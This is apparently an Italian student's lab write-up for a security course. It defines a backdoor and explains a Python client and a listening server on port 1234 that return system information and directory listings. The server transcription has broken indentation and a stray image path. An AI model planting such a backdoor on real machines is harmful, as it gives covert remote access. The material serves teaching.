

S3 L2 Esercizio

BACKDOOR: Una backdoor è un programma che viene installato da un hacker, ed ha una vulnerabilità. Questa vulnerabilità è conosciuta da chi installa il programma e pertanto viene sfruttata, in modo da poter rientrare facilmente in una macchina obiettivo, senza dover rifare tutta la scalata dei privilegi. È essenzialmente una porta sul retro, che agevola gli hacker, in caso di perdite di connessione per qualsiasi motivo, oppure se si vuole mantenere l'accesso a quella macchina.

Spiegazione del codice:

Inserendo ip e porta del server, questo codice, mi permette di:

stampare un menù dove potrò scegliere se, ottenere le informazioni del sistema o elencare il contenuto di una directory.

Nel ciclo while, se il messaggio è 0, manda un messaggio al server e chiude la connessione.

Se è 1, invia un messaggio al server per ottenere informazioni dal sistema e poi le stampa a video.

Se è 2, chiede all'utente di inserire un percorso, ci elenca i file presenti in quel percorso separandoli dalla virgola.

```
~/Desktop/Ruba_File.py - Mousepad
File Edit Search View Document Help
[Icons] [Full Screen]

1 import socket
2
3 SRV_ADDR = input("Type the server IP address: ")
4 SRV_PORT = int(input("Type the server port: "))
5
6 def print_menu():
7     print("""\n\n0) Close the connection
8 1) Get system info #prende le informazioni del sistema
9 2) List directory contents""") #mostra la lista del contenuto delle cartelle
10
11 my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12 my_sock.connect((SRV_ADDR, SRV_PORT))
13
14 print("Connection established")
15 print_menu()
16
17 while 1:
18     message = input("\n-Select an option: ")
19
20     if(message == "0"):
21         my_sock.sendall(message.encode())#invia dei pacchetti codificati
22         my_sock.close()#chiude la connessione
23         break
24
25     elif(message == "1"):
26         my_sock.sendall(message.encode())
27         data = my_sock.recv(1024) #dimensioni massime del pacchetto di 1024
28         if not data: break #se non ci sono dati da trasferire, esce dal ciclo
29         print(data.decode('utf-8'))#decodifica tutto in utf8
30
31     elif(message == "2"):
32         path = input("Insert the path: ")#inserisco il percorso che desidero
33         my_sock.sendall(message.encode())
34         my_sock.sendall(path.encode())
35         data = my_sock.recv(1024)
36         data = data.decode('utf-8').split(",")#decodifica e separa i risultati con una virgola
37         print("*"*40)
38         for x in data:
39             print(x)
40         print("*"*40)
41
```

Crea un socket con ip e porta 1234.


s.listen ascolta il traffico in entrata.

Riceve l'ip e lo stampa.

Nel ciclo, nel primo caso, si ottengono e si stampano informazioni riguardo la piattaforma e la macchina.

Nel secondo stampa una lista di file e ci ritorna un messaggio nel caso il percorso non sia valido.

Se in invece data.decode è uguale a 0, chiude la connessione e ne apre una nuova.

A screenshot of a code editor window titled "~/Desktop/List_file.py - Mousepad". The editor has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with icons for file operations and editing. The main area contains Python code for a socket server. The code imports socket and platform modules, sets up a server on port 1234, and enters a loop to handle incoming connections. It checks for specific commands like '1' (platform info) and '2' (file list) and responds accordingly, or closes the connection if the command is '0'.

```
1 import socket, platform, os
2
3 SRV_ADDR = ""
4 SRV_PORT = 1234
5
6 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7 s.bind((SRV_ADDR, SRV_PORT))
8 s.listen(1)
9 connection, address = s.accept()
10
11 print ("client connected: ", address)
12
13 while 1:
14     try:
15         data = connection.recv(1024)
16         except:continue
17
18         if(data.decode('utf-8') == '1'):
19             tosend = platform.platform() + " " + platform.machine()
20             connection.sendall(tosend.encode())
21         elif(data.decode('utf-8') == '2'):
22             data = connection.recv(1024)
23             try:
24                 filelist = os.listdir(data.decode('utf-8'))
25                 tosend = ""
26                 for x in filelist:
27                     tosend += "," + x
28             except:
29                 tosend = "Wrong path"
30             connection.sendall(tosend.encode())
31         elif(data.decode('utf-8') == '0'):
32             connection.close()
33             connection, address = s.accept()
34
```

La differenza è che, nel primo codice, inseriamo noi ip e porta della macchina di destinazione. Nel secondo, l'ip viene ottenuto ascoltando il traffico.